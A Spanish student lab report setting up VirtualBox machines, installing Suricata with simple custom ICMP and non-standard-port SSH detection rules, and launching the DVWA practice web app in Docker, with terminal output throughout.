

PRÁCTICA 2. GESTIÓN DE LA CIBERSEGURIDAD

Inteligencia de la Seguridad



Juan Antonio Suárez Suárez
Gabriel Izquierdo González

INSTALACIÓN DE LAS MÁQUINAS EN VIRTUAL BOX

DEBIAN 11

Crear máquina virtual

Nombre y sistema operativo de la máquina virtual

Seleccione un nombre descriptivo y carpeta destino para la nueva máquina virtual. El nombre que seleccione será usado por VirtualBox para identificar esta máquina. Adicionalmente, puede seleccionar una imagen ISO que puede ser usada para instalar el sistema operativo invitado.

Nombre: Carpeta: Imagen ISO:

Edición: Tipo: Versión:

Omitir instalación desatendida

Ha seleccionado omitir la instalación desatendida del SO invitado, el SO invitado será necesario instalarlo manualmente.

Hardware

Puede modificar el hardware de la máquina virtual. También es posible habilitar EFI.

Memoria base: Procesadores:

Habilitar EFI (sólo SO especiales)

?

Ayuda Modo experto Anterior Siguiente Cancelar

Crear un disco duro virtual ahora

Tamaño de disco: 4,00 MB 2,00 TB

Habilitar adaptador de red

Conectado a: Nombre:

► Avanzado

Debian GNU/Linux installer menu (BIOS mode)

Graphical install
Install
Advanced options
Accessible dark contrast installer menu
Help
Install with speech synthesis

Slovenian - Slovenčina
Spanish - Español

nombre.
Nombre de la máquina:

Clave del superusuario:

 Mostrar la contraseña en claro

Por favor, introduzca la misma contraseña correctamente.
Vuelva a introducir la contraseña para su seguridad:

 Mostrar la contraseña en claro

Nombre de usuario para la cuenta:

Se le preguntará qué disco a utilizar si elige particionado guiado.

Método de particionado:

Guiado - utilizar todo el disco
Guiado - utilizar el disco completo y configurar LVM
Guiado - utilizar todo el disco y configurar LVM cifrado
Manual

Este disco puede particionarse siguiendo uno o varios de los diferentes esquemas. Para garantizar la seguridad de los datos, escoja el primero de ellos.

Esquema de particionado:

Todos los ficheros en una partición (recomendado para novatos)

Deshacer los cambios realizados a las particiones

Finalizar el particionado y escribir los cambios en el disco

Se formatearán las siguientes particiones:

partición #1 de SCSI1 (0,0,0) (sda) como ext4

partición #5 de SCSI1 (0,0,0) (sda) como intercambio

¿Desea escribir los cambios en los discos?

No

Sí

UBUNTU 22.04

Nombre y sistema operativo de la máquina virtual

Seleccione un nombre descriptivo y carpeta destino para la nueva máquina virtual. El nombre que seleccione será usado por VirtualBox para identificar esta máquina. Adicionalmente, puede seleccionar una imagen ISO que puede ser usada para instalar el sistema operativo invitado.

Nombre: Ubuntu 22.04
Carpeta: C:\Users\gabri\VirtualBox VMs
Imagen ISO: C:\Users\gabri\Downloads\ubuntu-22.04.3-desktop-amd64.iso
Edición:
Tipo: Linux
Versión: Ubuntu (64-bit)
 Omitir instalación desatendida
Ha seleccionado omitir la instalación desatendida del SO invitado, el SO invitado será necesario instalarlo manualmente.

Hardware

Puede modificar el hardware de la máquina virtual. También es posible habilitar EFI.

Memoria base: 4 MB
Procesadores: 1 CPU
 Habilitar EFI (sólo SO especiales)

Crear un disco duro virtual ahora

Tamaño de disco: 25,00 GB
4,00 MB 2,00 TB

Habilitar adaptador de red

Conectado a: NAT
Nombre:

Keyboard layout

Choose your keyboard layout:

- Romanian
- Russian
- Serbian
- Sinhala (phonetic)
- Slovak
- Slovenian
- Spanish**
- Spanish (Latin American)
- Swahili (Kenya)
- Swahili (Tanzania)
- Swedish
- Switzerland
- Taiwanese

GNU GRUB version 2.06

- *Try or Install Ubuntu
- Ubuntu (safe graphics)
- OEM install (for manufacturers)
- Test memory

What apps would you like to install to start with?

Normal installation

Web browser, utilities, office software, games, and media players

Minimal installation

Web browser and basic utilities.

Other options

Download updates while installing Ubuntu

This saves time after installation.

This computer currently has no detected operating systems. What would you like to do?

Erase disk and install Ubuntu

Warning: This will delete all your programs, documents, photos, music, and any other files in all operating systems.

[Advanced features...](#) [None selected](#)

Write the changes to disks?

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.


The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
partition #2 of SCSI3 (0,0,0) (sda) as ESP
partition #3 of SCSI3 (0,0,0) (sda) as ext4

[Go Back](#)

[Continue](#)

WINDOWS 10




¿Qué tipo de instalación quieres?

Actualización: instalar Windows y conservar archivos, configuraciones y aplicaciones

Los archivos, configuraciones y aplicaciones se migran a Windows con esta opción, que solo está disponible si el equipo ya ejecuta una versión compatible de Windows.

1. DESPLIEGUE DE SURICATA EN DEBIAN 11

Lo primero es poner el adaptador puente en modo promiscuo



Posteriormente procedemos a instalar suricata

```
gabridebian@debian:~$ sudo apt install suricata
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

[sudo] password for gabridebian:

```
gabridebian@debian:~$ sudo apt install suricata
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  libevent-core-2.1-7 libevent-pthreads-2.1-7 libhiredis0.14 libhttp2
  libhyperscan5 libluajit-5.1-2 libluajit-5.1-common libnet1 libnetfilter-log1
  libnetfilter-queue1 oinkmaster python3-simplejson python3-yaml
  snort-rules-default suricata-update
Paquetes sugeridos:
  snort | snort-pgsql | snort-mysql libtcmalloc-minimal4
Se instalarán los siguientes paquetes NUEVOS:
  libevent-core-2.1-7 libevent-pthreads-2.1-7 libhiredis0.14 libhttp2
  libhyperscan5 libluajit-5.1-2 libluajit-5.1-common libnet1 libnetfilter-log1
  libnetfilter-queue1 oinkmaster python3-simplejson python3-yaml
  snort-rules-default suricata-suricata-update
0 actualizados, 16 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 5.840 kB de archivos.
Se utilizarán 28,1 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] S
Des:1 http://deb.debian.org/debian bullseye/main amd64 libhyperscan5 amd64 5.4.(-2 [2.489 kB]
```

Comprobamos el estado del servicio y vemos que sale failed:

```
Procesando avisos para Linux-libc-headers (2.51-15+deb11u1) ...
gabridebian@debian:~$ sudo systemctl status suricata.service
[sudo] password for gabridebian:
● suricata.service - Suricata IDS/IDP daemon
  Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor pres>
  Active: failed (Result: exit-code) since Mon 2023-10-30 17:05:00 CET; 30mi>
    Docs: man:suricata(8)
          man:suricatasc(8)
          https://suricata-ids.org/docs/
   Process: 4249 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/s>
 Main PID: 4254 (code=exited, status=1/FAILURE)
    CPU: 97ms
```

entramos en el archivo suricata.yaml con el comando:
nano /etc/suricata/suricata.yaml y cambiamos la interfaz

```
GNU nano 5.4                               /etc/suricata/suricata.yaml *
```

```
## Step 3: Configure common capture settings
##
## See "Advanced Capture Options" below for more options, including Netmap
## and PF_RING.
##


# Linux high speed capture support
af-packet:
- interface: enp0s3
  # Number of receive threads. "auto" uses the number of cores
  #threads: auto
  # Default clusterid. AF_PACKET will load balance packets based on flow.
  cluster-id: 99
  # Default AF_PACKET cluster type. AF_PACKET can load balance per flow or per
  # This is only supported for Linux kernel > 3.1
  # possible value are:
  # * cluster_flow: all packets of a given flow are sent to the same socket
```

Ahora definimos nuestra “HOME NET” modificando:

```
# more specific is better for alert accuracy and performance
address-groups:
  HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
  #HOME_NET: "[192.168.0.0/16]

'ars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.1.0/24]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

  EXTERNAL_NET: "!$HOME_NET"
  #EXTERNAL_NET: "any"
```

Comprobamos que ahora sí que está activo el suricata. Primero reseteando y después viendo el status.

```
jabrdebian@debian:~$ sudo systemctl restart suricata.service
jabrdebian@debian:~$ sudo systemctl status suricata.service
● suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor pres>
   Active: active (running) since Mon 2023-10-30 17:53:35 CET; 18s ago
     Docs: man:suricata(8)
           man:suricatasc(8)
           https://suricata-ids.org/docs/
   Process: 4367 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/s>
 Main PID: 4368 (Suricata-Main)
    Tasks: 7 (limit: 4597)
   Memory: 39.9M
      CPU: 1.058s
     CGroup: /system.slice/suricata.service
             └─4368 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.>
```

Actualizamos las reglas:

```
gabrdiebian@debian:/etc/suricata$ sudo suricata-update
30/10/2023 -- 18:05:52 - <Info> -- Using data-directory /var/lib/suricata.
30/10/2023 -- 18:05:52 - <Info> -- Using Suricata configuration /etc/suricata/su
ricata.yaml
30/10/2023 -- 18:05:52 - <Info> -- Using /etc/suricata/rules for Suricata provid
ed rules.
30/10/2023 -- 18:05:52 - <Info> -- Found Suricata version 6.0.1 at /usr/bin/suri
cata.
30/10/2023 -- 18:05:52 - <Info> -- Loading /etc/suricata/suricata.yaml
30/10/2023 -- 18:05:52 - <Info> -- Disabling rules for protocol http2
30/10/2023 -- 18:05:52 - <Info> -- Disabling rules for protocol modbus
30/10/2023 -- 18:05:52 - <Info> -- Disabling rules for protocol dnp3
30/10/2023 -- 18:05:52 - <Info> -- Disabling rules for protocol enip
30/10/2023 -- 18:05:52 - <Info> -- No sources configured, will use Emerging Thre
ats Open
30/10/2023 -- 18:05:52 - <Info> -- Fetching https://rules.emergingthreats.net/op
en/suricata-6.0.1/emerging.rules.tar.gz.
100% - 4107400/4107400
```

Para añadir las reglas más avanzadas utilizaremos el comando dado pero previamente vamos a ver la versión que tenemos de suricata:

```
jabrdebian@debian:/$ suricata -V
This is Suricata version 6.0.1 RELEASE
```

```
gabrdiebian@debian:$ sudo wget https://rules.emergingthreatspro.com/open/surica
ta-6.0.1/emerging.rules.tar.gz
--2023-10-30 18:13:38-- https://rules.emergingthreatspro.com/open/suricata-6.0.
1/emerging.rules.tar.gz
Resolviendo rules.emergingthreatspro.com (rules.emergingthreatspro.com)... 44.19
3.135.136, 34.238.229.58, 54.92.180.110, ...
Conectando con rules.emergingthreatspro.com (rules.emergingthreatspro.com)[44.19
3.135.136]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 4107400 (3,9M) [application/octet-stream]
Grabando a: «emerging.rules.tar.gz»

emerging.rules.tar. 100%[=====] 3,92M 4,77MB/s en 0,8s
2023-10-30 18:13:40 (4,77 MB/s) - «emerging.rules.tar.gz» guardado [4107400/4107
400]
```

Ahora lo descomprimimos y copiamos las reglas al directorio de reglas de suricata

```
gabridebian@debian:/$ sudo tar -xf emerging.rules.tar.gz
gabridebian@debian:/$ sudo cp ./rules/*.rules /etc/suricata/rules
gabridebian@debian:/$ ls /etc/suricata/rules/
3coresec.rules          emerging-mobile_malware.rules
app-layer-events.rules  emerging-netbios.rules
botcc.portgrouped.rules emerging-p2p.rules
botcc.rules             emerging-phishing.rules
ciarmy.rules            emerging-policy.rules
compromised.rules       emerging-pop3.rules
decoder-events.rules    emerging-rpc.rules
dhcp-events.rules       emerging-scada.rules
dnp3-events.rules       emerging-scan.rules
dns-events.rules        emerging-shellcode.rules
drop.rules              emerging-smtp.rules
dshield.rules           emerging-snmp.rules
emerging-activex.rules  emerging-sql.rules
emerging-adware_pup.rules emerging-telnet.rules
emerging-attack_response.rules emerging-tftp.rules
emerging-chat.rules     emerging-user_agents.rules
emerging-coinminer.rules emerging-voip.rules
emerging-current_events.rules emerging-web_client.rules
emerging-deleted.rules  emerging-web_server.rules
emerging-dns.rules      emerging-web_specific_apps.rules
```

1.1 MIS PRIMERAS REGLAS.

Creamos el fichero custom.rules y escribimos el contenido que nos piden dentro

```
gabridebian@debian:/etc$ cd ..
gabridebian@debian:$ sudo nano /etc/suricata/rules/custom.rules
```

escribimos, guardamos y salimos del editor de texto

```
GNU nano 5.4          /etc/suricata/rules/custom.rules *
alert icmp any any -> any any (msg: "ICMP detectado!");
```

comprobamos que si que está bien escrito el fichero con el comando cat.

```
jabridebian@debian:~$ cd /etc/suricata/rules
jabridebian@debian:/etc/suricata/rules$ cat custom.rules
alert icmp any any -> any any (msg: "ICMP detectado!");
jabridebian@debian:/etc/suricata/rules$
```

Queremos agregar la regla que hemos creado anteriormente la cual solo se encarga de detectar el tráfico ICMP de cualquier origen y destino.

```
default-rule-path: /etc/suricata/rules

rule-files:
  - suricata.rules
  - custom.rules

##
qabridebian@debian:/$ sudo systemctl reload suricata.service
```

Ahora queremos comprobar que nuestra regla salta para ello vamos a verlo dentro de nuestro fichero fast.log el cual recoge los eventos relacionados con las reglas.

```
eve.json fast.log stats.log suricata.log
gabridebian@debian:/var/log/suricata$ ls -l
total 5376
-rw-r--r-- 1 root root 3690726 oct 30 18:49 eve.json
-rw-r--r-- 1 root root      404 oct 30 18:49 fast.log
-rw-r--r-- 1 root root 1785642 oct 30 18:49 stats.log
-rw-r--r-- 1 root root   11721 oct 30 18:48 suricata.log
gabridebian@debian:/var/log/suricata$
```

Tendremos que ver en tiempo real los nuevos eventos que van quedando guardados dentro del fichero “fast.log”, además para ponerlo a prueba en otra terminal haremos un ping a google.

```
gabridebian@debian:/var/log/suricata$ tail -f -n0 fast.log
```

Hacemos Ping el google.

```
gabridebian@debian:$ ping -c 2 8.8.4.4
PING 8.8.4.4 (8.8.4.4) 56(84) bytes of data.
64 bytes from 8.8.4.4: icmp_seq=1 ttl=117 time=229 ms
64 bytes from 8.8.4.4: icmp_seq=2 ttl=117 time=7.17 ms

--- 8.8.4.4 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 7.171/118.335/229.499/111.164 ms
```

Y aquí tenemos el seguimiento en tiempo real los 2 ping que hemos mandado y que han quedado guardado en el fichero fast.log

```
gabridebian@debian:/var/log/suricata$ tail -f -n0 fast.log
10/30/2023-18:55:54.641222 [**] [1:0:0] ICMP detectado! [**] [Classification: 'null] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:1c96:2659:a6c5:9fa6:143 -> ff02:0000:0000:0000:0000:0000:0016:0
10/30/2023-18:56:05.905771 [**] [1:0:0] ICMP detectado! [**] [Classification: 'null] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:1cd1:7571:9063:f7fa:135 -> ff02:0000:0000:0000:0001:ffc5:9fa6:0
10/30/2023-18:56:24.316226 [**] [1:0:0] ICMP detectado! [**] [Classification: 'null] [Priority: 3] {ICMP} 192.168.1.37:8 -> 8.8.4.4:0
10/30/2023-18:56:24.545717 [**] [1:0:0] ICMP detectado! [**] [Classification: 'null] [Priority: 3] {ICMP} 8.8.4.4:0 -> 192.168.1.37:0
10/30/2023-18:56:42.773149 [**] [1:0:0] ICMP detectado! [**] [Classification: 'null] [Priority: 3] {ICMP} 192.168.1.1:8 -> 192.168.1.37:0
10/30/2023-18:56:42.773159 [**] [1:0:0] ICMP detectado! [**] [Classification: 'null] [Priority: 3] {ICMP} 192.168.1.37:0 -> 192.168.1.1:0
```

Vamos a hacer nuestra regla un poco más fina y con ello editaremos nuestro fichero custom.rules con el comando nano.

```
GNU nano 5.4          /etc/suricata/rules/custom.rules
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg: "Outbound ICMP traffic";
sid:1; rev:1; classtype:outbound-icmp;)
```

```
gabridebian@debian:/etc/suricata/rules$ cat custom.rules
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg: "Outbound ICMP traffic";
sid:1; rev:1; classtype:outbound-icmp;)
```

Ahora definimos nuestro nuevo classType dentro del fichero classification.config
No dejaba escribir dentro del fichero por lo que hemos tenido que cambiar los permisos para que se pueda escribir. Nuestra classtype será: Outbound-icmp

```
config classification: command-and-control,Malware Command and Control Activity Detect>
#Custom Rules
config classification: outbound-icmp, ICMP event,3
```

Comprobamos con el ping y el fast.log que funciona.

```
gabridebian@debian:/var/log/suricata$ sudo tail -f -n0 fast.log
```

```
11/15/2023-15:29:14.667008  [**] [1:0:0] Outbound ICMP traffic [**] [Classification: (null) [Priority: 3] {ICMP} 10.0.2.11:8 -> 8.8.8.8:0
11/15/2023-15:29:15.669585  [**] [1:0:0] Outbound ICMP traffic [**] [Classification: (null) [Priority: 3] {ICMP} 10.0.2.11:8 -> 8.8.8.8:0
11/15/2023-15:29:16.670780  [**] [1:0:0] Outbound ICMP traffic [**] [Classification: (null) [Priority: 3] {ICMP} 10.0.2.11:8 -> 8.8.8.8:0
root@debian:/var/log/suricata# tail -f -n0 fast.log
^~
```

Ahora configuramos la regla que nos detecte cuando hay tráfico SSH desde cualquier dispositivo de la HOME_NET hacia cualquier otro dispositivo, HOME_NET o EXTERNAL_NET, contra un puerto diferente al común para SSH, el 22

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg: "Outbound ICMP traffic";
sid:1; rev:1; classtype:outbound-icmp;)

alert ssh $HOME_NET any -> any !22 (msg: "SSH Traffic on non-SSH port";)
```

Una vez configurada la regla, reseteamos el suricata y nos vamos a nuestro kali y escribimos:

```
root@kali:~# ssh gabri@10.0.2.11 -p 2203
The authenticity of host '[10.0.2.11]:2203 ([10.0.2.11]:2203)' can't be established.
ED25519 key fingerprint is SHA256:Y5xdrq48ii/33n0G7MoHDPWQ85fmfcgk3TvU06ewayU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.11]:2203' (ED25519) to the list of known hosts.
gabri@10.0.2.11's password:
Linux debian 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 15 15:52:58 2023 from 10.0.2.10
gabri@debian:~$
```

Y como podemos ver ya tendríamos acceso y además, queda registrado en el archivo fast.log

```
11/15/2023-16:16:08.177996 [**] [1:0:0] SSH Traffic on non-SSH port [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.11:2203 -> 10.0.2.12:58256
11/15/2023-16:16:08.188197 [**] [1:0:0] SSH Traffic on non-SSH port [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.11:2203 -> 10.0.2.12:58256
11/15/2023-16:16:08.189416 [**] [1:0:0] SSH Traffic on non-SSH port [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.11:2203 -> 10.0.2.12:58256
11/15/2023-16:16:08.195800 [**] [1:0:0] SSH Traffic on non-SSH port [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.11:2203 -> 10.0.2.12:58256
11/15/2023-16:16:08.242764 [**] [1:0:0] SSH Traffic on non-SSH port [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.11:2203 -> 10.0.2.12:58256
```

3. DESPLIEGUE DE DVWA MEDIANTE DOCKER

INSTALACIÓN DE DOCKER

Comenzamos añadiendo las dependencias de Docker a debian 11

```
gabridebian@debian:/$ sudo apt -y install apt-transport-https ca-certificates curl gnupg2 software-properties-common
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
ca-certificates ya está en su versión más reciente (20210119).
software-properties-common ya está en su versión más reciente (0.96.20.2-2.1).
fijado software-properties-common como instalado manualmente.
Se instalarán los siguientes paquetes NUEVOS:
  apt-transport-https curl gnupg2
0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 865 kB de archivos.
Se utilizarán 1.059 kB de espacio de disco adicional después de esta operación.
Des:1 http://security.debian.org/debian-security bullseye-security/main amd64 curl amd64 7.74.0-1.3+deb11u10 [271 kB]
```

Ahora añadiremos la clave oficial GPC de docker para comprobar la validez de los paquetes instalados

```
root@debian:/home# curl -fsSL https://download.docker.com/linux/debian/gpg |sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
El fichero '/usr/share/keyrings/docker-archive-keyring.gpg' ya existe. ¿Sobreescribir? (s/N) s
root@debian:/home#
```

Añadiremos ahora el repositorio.

```
root@debian:/home# echo "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list
deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian bullseye stable
root@debian:/home#
```

Ahora actualizaremos el cache de paquetes del nuevo repositorio y añadiremos la ultima versión.

```
root@debian:/home# sudo apt update
Obj:1 http://deb.debian.org/debian bullseye InRelease
Obj:2 http://deb.debian.org/debian bullseye-updates InRelease
Obj:3 http://security.debian.org/debian-security bullseye-security InRelease
Obj:4 https://download.docker.com/linux/debian bullseye InRelease
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Todos los paquetes están actualizados.

Configurando git-man (1:2.30.2-1+deb11u2) ...
Configurando docker-ce-rootless-extras (5:24.0.7-1~debian.11~bullseye) ...
Configurando slirp4netns (1.0.1-2) ...
Configurando docker-ce (5:24.0.7-1~debian.11~bullseye) ...
Created symlink /etc/systemd/system/multi-user.target.wants/docker.service → /lib/
b/systemd/system/docker.service.
Created symlink /etc/systemd/system/sockets.target.wants/docker.socket → /lib/
stemd/system/docker.socket.
Configurando git (1:2.30.2-1+deb11u2) ...
Procesando disparadores para man-db (2.9.4-2) ...
Procesando disparadores para libc-bin (2.31-13+deb11u7) ...
```

Ahora comprobamos la versión y su estado:

```
gabri@debian:/$ docker --version
Docker version 24.0.7, build afdd53b
gabri@debian:/$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
  Loaded: loaded (/lib/systemd/system/docker.service; enabled; vendor preset=>
    Active: active (running) since Sun 2023-11-05 18:36:10 CET; 3min 40s ago
TriggeredBy: ● docker.socket
  Docs: https://docs.docker.com
  Main PID: 4021 (dockerd)
    Tasks: 7
   Memory: 31.5M
      CPU: 238ms
     CGroup: /system.slice/docker.service
             └─4021 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/cont>

nov 05 18:36:10 debian systemd[1]: Starting Docker Application Container Engine>
nov 05 18:36:10 debian dockerd[4021]: time="2023-11-05T18:36:10.326109518+01:00">
nov 05 18:36:10 debian dockerd[4021]: time="2023-11-05T18:36:10.461423985+01:00">
nov 05 18:36:10 debian dockerd[4021]: time="2023-11-05T18:36:10.708188338+01:00">
nov 05 18:36:10 debian dockerd[4021]: time="2023-11-05T18:36:10.778468108+01:00">
nov 05 18:36:10 debian dockerd[4021]: time="2023-11-05T18:36:10.778742768+01:00">
nov 05 18:36:10 debian dockerd[4021]: time="2023-11-05T18:36:10.822689118+01:00">
nov 05 18:36:10 debian systemd[1]: Started Docker Application Container Engine.
lines 1-20/20 (END)
```

DESPLIEGUE DE DVWA

En mi caso a la hora de poner el comando con el puerto 80 no me dejaba ya que en el puerto 80 estaba corriendo apache2 así que he cambiado el puerto por: 8080.

```
gabridebian@debian:/$ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerabilities/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerabilities/web-dvwa:latest
docker: Error response from daemon: driver failed programming external connectivity on endpoint laughing_sutherland (eb4df740596dfd7da138e101ccbada0d1ccabbb86f1c9758a7fd738409f9c09a): Error starting userland proxy: listen tcp4 0.0.0.0:80: bind: address already in use.
ERRO[0032] error waiting for container:

gabridebian@debian:/$ sudo lsof -i :80
COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
apache2  520    root    4u  IPv6  12889      0t0  TCP *:http (LISTEN)
apache2 2602 www-data    4u  IPv6  12889      0t0  TCP *:http (LISTEN)
apache2 2603 www-data    4u  IPv6  12889      0t0  TCP *:http (LISTEN)
apache2 2604 www-data    4u  IPv6  12889      0t0  TCP *:http (LISTEN)

gabridebian@debian:/$ sudo docker run --rm -it -p 8080:80 vulnerables/web-dvwa
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Sun Nov  5 18:26:10.650436 2023] [mpm_prefork:notice] [pid 303] AH00163: Apache /2.4.25 (Debian) configured -- resuming normal operations
[Sun Nov  5 18:26:10.650503 2023] [core:notice] [pid 303] AH00094: Command line: '/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==
```

Probamos que funciona el servidor dvwa escribiendo nuestra dirección IP

Username

Password

Y aqui vemos los resultados en la terminal:

```
==> /var/log/apache2/access.log <==  
